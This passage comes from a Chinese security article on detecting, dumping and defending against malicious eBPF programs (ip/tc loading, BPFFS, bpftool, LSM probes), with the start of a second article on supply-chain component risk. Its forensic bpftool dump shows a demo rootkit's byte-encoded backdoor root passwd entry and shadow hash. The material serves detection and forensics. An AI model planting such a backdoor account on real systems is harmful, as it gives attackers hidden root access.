        xlated 424B  jited 247B  memlock 4096B  map_ids 36
        btf_id 159
        pids ehids(10444)
191: tracepoint  name handle_read_exi  tag 17f83d2d12333038  gpl
        loaded_at 2022-02-16T20:48:40+0800  uid 0
        xlated 1360B  jited 816B  memlock 4096B  map_ids 37,40,38
        btf_id 159
        pids ehids(10444)
193: tracepoint  name handle_openat_e  tag 6b360fee1786dede  gpl
        loaded_at 2022-02-16T20:48:40+0800  uid 0
        xlated 2056B  jited 1457B  memlock 4096B  map_ids 40,36
        btf_id 159
        pids ehids(10444)
```

### 长生命周期

## BPF 程序类型代表

- XDP
- TC
- LWT
- CGROUP

上面提到以 ip 命令加载 BPF 字节码的场景，常见 BPF 工具查询不到或信息缺失。这背后原因，需要从它的工作原理讲起。

## ip 命令加载 BPF 原理

BPF 对象的生命周期使用引用计时器管理，这一大原则是所有 BPF 对象都需要遵守的。而长生命周期的程序类型起 FD 是用户控件程序传递参数给内核空间，之后再由内核空间维持。

以前面提到的 IP 命令 `ip link set dev ens33 xdp obj xdp-example_pass.o` 为例。ip 命令的参数中包含 bpf 字节码文件名，ip 进程打开 .o 字节码的 FD，通过 NETLINK 发 IFLA_XDP 类型消息（子类型 IFLA_XDP_FD）给内核，内核调用 dev_change_xdp_fd 函数，由网卡接管 FD，引用计数器递增，用户空间的 ip 进程退出后，BPF 程序依旧工作。内核源码参见：elixir.bootlin.com/linux。

本文做了抓包验证，ip 程序关联 XDP 程序类型：

```
17:53:22.553708 sendmsg(3,
      {
      msg_name={sa_family=AF_NETLINK, nl_pid=0, nl_groups=00000000},
      msg_namelen=12,
      msg_iov=[
              {
                      iov_base={
                              {nlmsg_len=52, nlmsg_type=RTM_NEWLINK,
nlmsg_flags=NLM_F_REQUEST|NLM_F_ACK, nlmsg_seq=1642672403, nlmsg_pid=0},
                              {ifi_family=AF_UNSPEC, ifi_type=ARPHRD_
NETROM, ifi_index=if_nametoindex("ens33"), ifi_flags=0, ifi_change=0},
                              {
```

```
                                                        {nla_len=20, nla_type=IFLA_XDP},
                                                        [
                                                        {{nla_len=8, nla_type=IFLA_XDP_FD}, 6},
                                                        {{nla_len=8, nla_type=IFLA_XDP_
                                                        FLAGS}, XDP_FLAGS_UPDATE_IF_NOEXIST}
                                                        ]
                                              }
                                    },
                                    iov_len=52
                          }
                          ],
        msg_iovlen=1,
        msg_controllen=0,
        msg_flags=0
        }, 0) = 52
```

可以看到 IFLA_XDP_FD 后面的 FD 参数是 6。同样，删除 XDP 程序，需要把 FD 设置为 -1，对应 NETLINK 包构成如下：

```
17:55:16.306843 sendmsg(3,
        {
        ...
                                                        {nla_len=20, nla_type=IFLA_XDP},
                                                        [
                                                                  {{nla_len=8, nla_type=IFLA_
XDP_FD}, -1},
                                                                  {{nla_len=8, nla_type=IFLA_
XDP_FLAGS}, XDP_FLAGS_UPDATE_IF_NOEXIST}
                                                        ] }
        ...
        }, 0) = 52
```


不止 ip 命令，TC 命令分类器 也是支持 BPF 程序，将 BPF 程序作为 classifiers 和 act ions 加载到 ingress/egress hook 点。背后原理与 IP 类似，也是 NetLink 协议与内核通信，网卡维持 BPF 对象计数器。

### 检测机制

### 使用原生 ip、tc 等命令，查看网卡加载的 BPF 对象

`ip link show`

`tc filter show dev [网卡名] [ingress|egress]`




### 使用 bpftool 命令查看

`bpftool net show dev ens33 -p` 命令可以用于查看网络相关的 eBPF hook 点。

CGROUP 的 的 BPF_PROG_TYPE_CGROUP_SKB、BPF_PROG_TYPE_CGROUP_SOCK 类型程序的加载情况都可以通过 bpftool prog show 查看。长短生命周期的 BPF 程序区别是缺少用户空间进程 PID 信息。如下图所示：

```
        pids systemd(1)
255: cgroup_skb  tag 6deef7357e7b4530  gpl
        loaded_at 2022-02-17T04:33:44+0800  uid 0
        xlated 64B  jited 54B  memlock 4096B
        pids systemd(1)
256: cgroup_skb  tag 6deef7357e7b4530  gpl
        loaded_at 2022-02-17T04:33:44+0800  uid 0
        xlated 64B  jited 54B  memlock 4096B
        pids systemd(1)
323: cgroup_skb  name ingress  tag 3f2620ff38c65d19  gpl
        loaded_at 2022-02-17T17:27:35+0800  uid 0
        xlated 376B  jited 212B  memlock 4096B  map_ids 102,101
324: cgroup_skb  name egress  tag e9cc64cc2fd374a7  gpl
        loaded_at 2022-02-17T17:27:35+0800  uid 0
        xlated 376B  jited 215B  memlock 4096B  map_ids 102,101
root@vmubuntu:/home/cfc4n#
```

## BPFFS


除了前面提到的方法外，**BPF 文件系统** BPFFS 也是让 BPF 程序后台运行的方式。用户空间进程可以使用任意名字将 BPF 程序 PIN 到 BPFFS。让在 BPFFS 来自动增加 BPF 对象的 refcnt 引用计数器，来保持后台的活跃状态。在使用时，只需要使

用 bpf_obj_get( “BPFFS path” ) 就可以获得 BPF 对象的 FD。

BPFFS 在 Linux 的类型是 BPF_FS_MAGIC，默认目录 /sys/fs/bpf/，可自定义修改，但确保文件系统类型是 unix.BPF_FS_MAGIC。

在检测思路上，我们需要关注虚拟文件系统是不是 unix.BPF_FS_MAGIC 类型。

在 Linux 系统上，`mount -t bpf` 来查看系统所有挂在的文件类型，是否包含 BPFFS 类型。




确定 BPFFS 的目录后，我们再查看目录下的挂载点是否存在异常。

### 取证

#### 内核已加载的 BPF 对象导出

bpftool 工具可以导出有 FD id 的 prog、map。

#### BPF prog 程序

可以导出 opcode\visual\linum 等多种格式，并可以生成调用关系图。具体可以查看 bpftool 的帮助文件。

```
root@vmubuntu:/home/cfc4n# bpftool prog help
bpftool prog dump xlated PROG [{ file FILE | opcodes | visual | linum }]
bpftool prog dump jited  PROG [{ file FILE | opcodes | linum }]
```

#### BPF map

与 prog 类似，也可以通过 bpftool 导出内容，并支持 JSON 格式化内容。

```
root@vmubuntu:/home/cfc4n# bpftool map dump id 20
[{
        "value": {
            ".rodata": [{
                    "target_ppid": 0
                },{
                    "uid": 0
                },{
                    "payload_len": 38
      ...
```

```
root@vmubuntu: /home/cfc4n                                                                ⌥⌘1
~/Downloads (-zsh)  ⌘1 | .../home/cfc4n/project/ehids (ssh)  ⌘2 | ...t@vmubuntu: /home/cfc4n (ssh)  ⌘3 | ...ntu: /sys/fs/bpf/xdp/globals (ssh)  ⌘4
root@vmubuntu:/home/cfc4n# bpftool map show
16: hash  name map_fds  flags 0x0
        key 4B  value 8B  max_entries 8192  memlock 131072B
        btf_id 134
        pids ehids(1684)
17: hash  name map_buff_addrs  flags 0x0
        key 8B  value 16B  max_entries 8192  memlock 196608B
        btf_id 134
        pids ehids(1684)
18: ringbuf  name rb  flags 0x0
        key 0B  value 0B  max_entries 262144  memlock 0B
20: array  name .rodata  flags 0x80
        key 4B  value 470B  max_entries 1  memlock 4096B
        btf_id 134  frozen
        pids ehids(1684)
67: array  name pid_iter.rodata  flags 0x480
        key 4B  value 4B  max_entries 1  memlock 4096B
        btf_id 194  frozen
        pids bpftool(1820)
68: array  flags 0x0
        key 4B  value 32B  max_entries 1  memlock 4096B
root@vmubuntu:/home/cfc4n# bpftool map dump id 20
[{
        "value": {
            ".rodata": [{
                    "target_ppid": 0
                },{
                    "uid": 0
                },{
                    "payload_len": 38
                },{
                    "payload_passwd_len": 37
                },{
                    "payload_shadow_len": 128
                },{
                    "payload_passwd": [101,97,103,109,113,103,101,120,105,58,120,58,48,58,48,58,114,111,111,116,58,47,114,111
,111,116,58,47,98,105,110,47,98,97,115,104,10,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0
                    ]
                },{
                    "payload_shadow": [101,97,103,109,113,103,101,120,105,58,36,54,36,108,121,103,122,115,113,111,99,36,66,50
,81,107,83,99,74,84,109,69,120,72,75,81,111,118,114,82,68,86,121,49,86,47,86,69,122,47,82,110,51,87,50,107,50,77,54,104,103,7
```

## BPFFS

BPFFS 类型的 BPF 对象，虽然可以更便捷的放到后台执行，用户空间程序可以退出，也可以再次读取，但这也给取证带来很大便利。bpftool 命令也支持从 pinned 到 BPFFS 文件系统的路径里导出 prog、map。参数稍有区别，详情见 bpftool help。


```
root@vmubuntu: /home/cfc4n
~/Downloads (-zsh)    ⌘1    ...cfc4n/project/ebpf-firewall (ssh)  ⌘2    ...t@vmubuntu: /home/cfc4n (ssh)  ⌘3
root@vmubuntu:/home/cfc4n# ll /sys/fs/bpf/
total 0
drwx-----T 2 root root 0 Feb 17 21:22 ./
drwxr-xr-x 9 root root 0 Feb 17 21:19 ../
-rw------- 1 root root 0 Feb 17 21:22 blocked_map
-rw------- 1 root root 0 Feb 17 21:22 egress
-rw------- 1 root root 0 Feb 17 21:22 flows_map
-rw------- 1 root root 0 Feb 17 21:22 ingress
root@vmubuntu:/home/cfc4n# bpftool prog dump xlated pinned /sys/fs/bpf/egress
   0: (bf) r3 = r10
   1: (07) r3 += -24
   2: (b7) r2 = 0
   3: (b7) r4 = 20
   4: (85) call bpf_skb_load_bytes#8642544
   5: (bf) r2 = r10
   6: (07) r2 += -12
   7: (18) r1 = map[id:4]
   9: (85) call __htab_map_lookup_elem#145280
  10: (15) if r0 == 0x0 goto pc+1
  11: (07) r0 += 56
  12: (b7) r6 = 1
  13: (55) if r0 != 0x0 goto pc+10
  14: (bf) r2 = r10
  15: (07) r2 += -8
  16: (18) r1 = map[id:4]
  18: (85) call __htab_map_lookup_elem#145280
  19: (15) if r0 == 0x0 goto pc+1
  20: (07) r0 += 56
  21: (b7) r6 = 1
  22: (55) if r0 != 0x0 goto pc+1
  23: (b7) r6 = 0
  24: (71) r1 = *(u8 *)(r10 -24)
  25: (57) r1 &= 240
  26: (55) if r1 != 0x40 goto pc+16
  27: (bf) r2 = r6
  28: (57) r2 &= 1
  29: (b7) r1 = 3
  30: (55) if r2 != 0x0 goto pc+1
```

### 内核未加载的 BPF 对象

当定位到后门 rootkit 的用户空间程序后，那么 BPF 字节码肯定会被其调用。字节码内容一般会放在一个独立文件中，或者作为字节码编译到当前程序里。这也只需要使用 IDA 之类反编译工具，定位到相关字节流，导出即可。

以本文演示视频中的 ehids 进程为例，使用 GitHub/ehids/ebpfmanager 纯 Go 的 eBPF 模块管理器 package，对于 eBPF 字节码会使用 github.com/shuLhan/go-bindata/cmd/go-bindata 包对 BPF 字节码进行加载、Gzip 压缩，作为 Go 代码的变量，在部署时比较边界。


IDA Pro 加载时，我们可以在 .noptrdata 段部分看到这块代码，开始地址是 0000000000827AE0，导出后再解压，可以还原原来的 BPF ELF 文件内容。




因为每个 BPF 用户态实现不同，类库也不一样，静态分析实践起来有难度。那可以模拟相同环境，动态运行，提前 hook BPF syscall，找到 FD 设置的地方，也是可以导出 BPF 的 ELF 文件。

### 字节码分析


BPF 字节码本身也是 ELF 格式，只是格式指令上有一定区别。反编译工具 IDA pro 也能支持，国外安全工程师开源了一个 Python 插件：eBPF IDA Proc ，并整理了一篇分析的文章：Reverse Engineering Ebpfkit Rootkit With BlackBerry’s Enhanced IDA Processor Tool ，感兴趣的同学可以读读。




## 如何防御

eBPF 在网络安全场景的使用，除了做入侵检测外，还可以用于防御。LSM PROBE hook 提供了相关功能。以容器逃逸场景为例，行为最明显的特征是“父子进程”的 Namespace 不一致，子进程创建完成后，判断这个特征是否匹配，返回 EPERM 覆盖进程创建函数的返回值，从而起到防御的目的。相比内核模块等防御实现，eBPF 实现更加安全、稳定、可靠，从而在源头上解决容器逃逸的问题。

同样，本文认为 eBPF 也是二进制层最优秀的虚拟补丁、热更新解决方案。



```
LSM_PROBE(bpf, int cmd, union bpf_attr *attr, unsigned int size)
{
    return -EPERM;
}
```

在系统的配置上有一定要求，CONFIG_BPF_LSM=y、CONFIG_LSM 等配置内容，必须包含 bpf 等，详情可参考 BCC 类库 Demo lsm probe 。

# 工程实现

## 练手

入门练手，可以尝试使用 BCC 的类库：GitHub/BCC ，以及 C 语言用户空间程序的各种 Demo 例子 Demo BPF applications 。

## 类库选择

工程化时，对项目质量、稳定性、研发效率等都有要求，推荐 Cilium 的纯 Go eBPF 类库，由 Cilium 官方背书可放心使用。Datadog 公司的 Agent 产品也是用这个类库。

本文的产品也是参考 Datadog，抽象包装了 Cilium 的 eBPF 库，实现配置化便捷管理 eBPF 程序。GitHub 仓库：ehids/ebpfmanager ，欢迎大家使用。

当然，也可以使用 libbpf 包装的 Go 类库实现，比如 Tracee 等产品。

## 系统兼容性 CO-RE

eBPF 的出现极大地简化了编写内核态代码的门槛，极高的安全性，友好的加载方式，高效的数据交互，令 eBPF 深受追捧。然而和编写传统内核模块相同，内核态的功能开发伴随着繁冗的适配测试工作，Linux 繁多的内核版本更是让适配这件事难度陡增，这也就是 BTF 出现之前的很长一段时间里，bcc + clang + llvm 被人们诟病的地方。程序在运行的时候，才进行编译，目标机器还得安装 clang llvm kernel-header 等编译环境，同时编译也会消耗大量 CPU 资源，这在某些高负载机器上是不能被接受的。

因此，BTF&CO-RE 横空出现，BTF 可以理解为一种 Debug 符号描述方式，此前传统方式 Debug 信息会非常巨大，Linux 内核一般会关闭 Debug 符号，BTF 的出现解决了这一问题，大幅度减少 Debug 信息的大小，使得生产场景内核携带 Debug 信息成为可能。

可喜的是，通过运用 BTF&CO-RE 这项技术，可以帮助开发者节省大量适配精力，但是这项技术目前还是在开发中，还有许多处理不了的场景，比如结构体成员被迁入子结构体中，这时候还是需要手动解决问题，BTF 的开发者也写了一篇文章，讲解不同场景的处理方案 bpf-core-reference-guide。

## 大型项目

在国外，云原生领域产品发展较快，涌现出一批批基于 eBPF 的产品，包括 Cilium、Datadog 、Falco、Katran 等，应用在网络编排、网络防火墙、跟踪定位、运行时安全等各个领域，可以借鉴这些大型项目的研发经验，来加快产品建设，包括多系统兼容、框架设计、项目质量、监控体系建设等。本篇以检测防御为主，工程建设相关经验，我们将在以后的文章中分享。

## 总结

随着云原生快速发展，eBPF 实现软件、运行环境会越来越多。而 eBPF 的恶意利用也会越来越普遍。从国内外的情况来看，国外对这个方向的研究远比国内超前，**我们**

**再次呼吁大家，网络安全产品应当尽快具备 eBPF 相关威胁检测能力。**

本文跟大家探讨了基于 eBPF 技术的恶意利用与检测机制，其中提到的 eBPF 在防御检测产品研发、工程建设等内容，我们将在下一篇跟大家分享，敬请期待。

## 作者简介

陈驰、杨一、鑫博，均来自美团信息安全部。

## 参考文献


- Creating and Countering the Next Generation of Linux Rootkits
- DEFCON 29 – eBPF, I thought we were friends
- eBPF 的各种技术应用 PDF 集合
- Offensive BPF: Malicious bpftrace
- Bad BPF – Warping reality using eBPF
- Lifetime of BPF objects
- BPF 程序（BPF Prog）类型详解：使用场景、函数签名、执行位置及程序示例
- Features of bpftool: the thread of tips and examples to work with eBPF objects
- Reverse Engineering Ebpfkit Rootkit With BlackBerry’s Enhanced IDA Processor Tool
- Creating and countering the next generation of Linux rootkits using eBPF
- eBPF Syscall
- Cilium eBPF 实现机制源码分析
- ebpfkit is a rootkit powered by eBPF


## 招聘

美团信息安全部招聘研发专家，职位如下：

- 安全研发专家（主机安全方向）
- 安全研发专家（RASP 方向）
- Web 研发架构师（Java 语言）

具体描述参见：美团信息安全部 2022 年招聘岗位 。欢迎大家加入我们，跟我们一起构筑安全屏障，守护大家的安全。

# 如何应对开源组件风险？软件成分安全分析（SCA）能力的建设与演进

作者：中文

## 1. 前言

SCA 概念出现其实很久了。简单来说，就是针对现有的软件系统生成粒度非常细的 SBOM（Software Bill of Materials 软件物料单）清单，然后通过风险数据去匹配有没有存在风险组件被引用。目前，市面上比较出色的商业产品包括 Synopsys 的 Blackduck 、Snyk 的 SCA 、HP 的 Fortify SCA 等，开源产品包括国内悬镜的 OpenSCA 。

但是，通过对这些产品调研和分析后我们发现，它们由于诸如风险数据库完整度、与现有研发流程耦合程度、性能和社区支持不完整等原因，不能很好地融入企业内部的研发流程，但是在企业内部，这一部分能力对于 SDL 工作而言，又是不可或缺的一种能力。所以，企业内部的信息安全团队需要结合业务团队的需求，安全团队自身对于风险的理解，企业内部的研发流程现状，以及现有的技术与数据能力、应用成本和 ROI 等现状和问题进行综合考虑，打造属于自己的 SCA 能力，从而帮助业务团队多、快、好、省地解决软件供应链层面上的信息安全问题，安全团队也可以更好地对组件风险问题实现全局的治理。


从上述的内容可以得知，在企业内部建设 SCA 能力的过程中，会涉及到很多的产品和运营方面的问题，诸如跨部门协作、系统稳定性、业务和安全部门对于风险的定义不一致等问题。本文主要介绍 SCA 能力在企业内部实际落地的过程、遇到的问题以及对 SCA 技术的看法和展望，希望可以为业界同仁提供一个可以参考的解决方案和范本。

## 2. 安全视角下的研发风险


从企业内部的信息安全团队的视角看来，企业内部在整个研发流程当中遇到的风险点还是比较多的，通过对于各种攻击面的梳理和分析之后，我们在研发流程中被经常提及的风险主要包含以下通用漏洞风险、供应链相关的风险以及过期维护的组件等三类，下文将逐一展开。

### 2.1 通用漏洞风险

在组件安全层面上，首先遇到的问题、也是最容易发现的问题就是漏洞问题，它造成的影响也十分直观，可以导致系统因为恶意利用出现非预期的问题，进一步破坏系统的完整性和可用性。根据 2021 年 Synopsys 放出的软件供应链相关的数据显示，开源代码仓库中至少存在一个漏洞的仓库占整体开源仓库的比例，从 2016 年的 67% 上升到了 84%；至少存在一个高危漏洞的代码仓库占全部仓库的比例，从 2016 年的 53% 上升到了 60%；最高的时候是 2017 年，这一数字增加到了 77%。




而根据 2020 年 Snyk 发布的另一份开源组件与供应链安全的报告显示，漏洞的数量仍然需要提高警惕，XSS 漏洞仍然占据数量榜首，紧随其后的是命令执行类漏洞，这些漏洞会严重影响系统的稳定性。





在上述所罗列出来的风险当中，当注意力集中到恶意包（Malicious Packages）上时，我们可以发现该类型的风险是 2019 年度上升幅度最快的威胁之一，这也引出了下面的问题。也就是软件供应链相关的风险。

## 2.2 供应链相关的风险

开源组件的生产 – 构建 – 发布过程，跟企业内部常规的系统研发上线的流程基本上是一致的，简单来说可以抽象成下图中的样子：




开源软件作者完成代码编写后 Push 到源代码管理平台（包括 GitHub、码云、Gitlab 私服平台）等；然后在 CI/CD 平台上发起构建编译打包的流程，在这个过程中，CI/CD 平台会从组件依赖平台（Sonatype Nexus 私服或是 MVNRepository 官方源）上获取需要依赖的包；在 CI/CD 平台完成打包 / 镜像封装过程后，通过项目分发平台分发到生产环境上，更为现代的方法是直接拉取 Docker 镜像做部署，完成系统的上线。这个过程看似简单，但是实际上环节还是有不少的，我们把每个环节拆解来看，实际上每个环节都是会有很多风险的，如下图所示：




- **IDE 插件投毒**：为了更高效率地开发软件，开发人员往往会在自己的 IDE 当中引入各种各样的插件来提升自己的开发体验与效率。这是一件看起来非常正常的事情，但是软件开发人员往往没有足够的安全意识，导致自己的 IDE 中可能会安装了一些有问题的组件，甚至 IDE 本身也出现了供应链“投毒”的情况，这种 Case 数不胜数。比较出名的是在 2021 年 5 月份，Snyk 披露的一份安全报告中显示攻击者在 VSCode 的插件市场发起了“投毒”行为，一些有问题的扩展是“LaTeX Workshop”、“Rainbow Fart”、“在默认浏览器

中打开”和“Instant Markdown”，所有这些有问题的扩展累计安装了大约200 万次，此次事件所造成的影响也是非常广泛的。

